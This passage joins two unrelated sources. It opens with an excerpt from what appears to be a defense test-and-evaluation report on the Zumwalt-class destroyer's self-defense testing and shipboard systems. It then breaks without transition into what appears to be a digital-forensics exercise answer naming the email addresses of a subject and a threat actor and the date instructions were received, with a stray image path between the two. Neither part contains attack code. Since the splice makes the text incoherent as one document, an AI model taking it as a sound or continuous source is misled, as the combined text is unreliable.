testing of both the *Zumwalt*-class destroyer and the CVN 78 *Gerald R. Ford*-class nuclear aircraft carrier on the Navy's self-defense test ship (SDTS). The completion of this live-fire testing, and the subsequent use of the Probability of Raid Annihilation test bed, is essential to be able to evaluate the self-defense and survivability of the *Zumwalt*-class destroyer. The Navy must identify how the required ship self-defense testing will be completed prior to deployment of a *Zumwalt*-class destroyer. This may mean delaying the AN/SPY-3 radar installation on DDG 1002.

System

The *Zumwalt*-class destroyers are new surface combatants with a wave-piercing tumblehome hull form designed both for endurance and low-radar detectability. The Navy currently plans to acquire three ships of the class. The *Zumwalt*-class destroyer is equipped with the following:

- Total Ship Computing Environment Infrastructure that hosts all ship functions on an integrated and distributed computing plant.
- Two 155 mm AGS designed to fire LRLAPs.
- AN/SPY-3 Multi-Function (X-band) radar modified to include a volume search capability. (The Navy removed the Volume Search Radar (S-band) from the ship's baseline design for cost reduction in compliance with an Acquisition Decision Memorandum of June 1, 2010.)
- Eighty vertical launch cells that can hold a mix of TLAMs, Standard Missiles, Vertical Launch Anti-Submarine Rockets, and Evolved SeaSparrow Missiles.
- An integrated undersea warfare system with a dual frequency bow-mounted sonar and multi-function towed array sonar to detect submarines and assist in avoiding in-volume mines.

DDG 1000 227

5. What are the email contacts of the Subject and the threat actor they are working with?


When did the subject receive instructions from the threat actor? Is it possible that another system on the network is comprised based on your findings?

The email of the threat actor who sent and signed the email as Dave is

uncledave1975@proton.me. The email of the subject who is addresses as John is

JohnD0ugh12@proton.me. The subject received the instructions on Wednesday Feb 21, 2024 at 5:49PM. There is no conclusive evidence that more computers are compromised. However, it may still be possible that either more systems or personnel were compromised and further threat hunting should be performed.

Figure 20: Document names Instructions.pdf of an email from threat actor to subject



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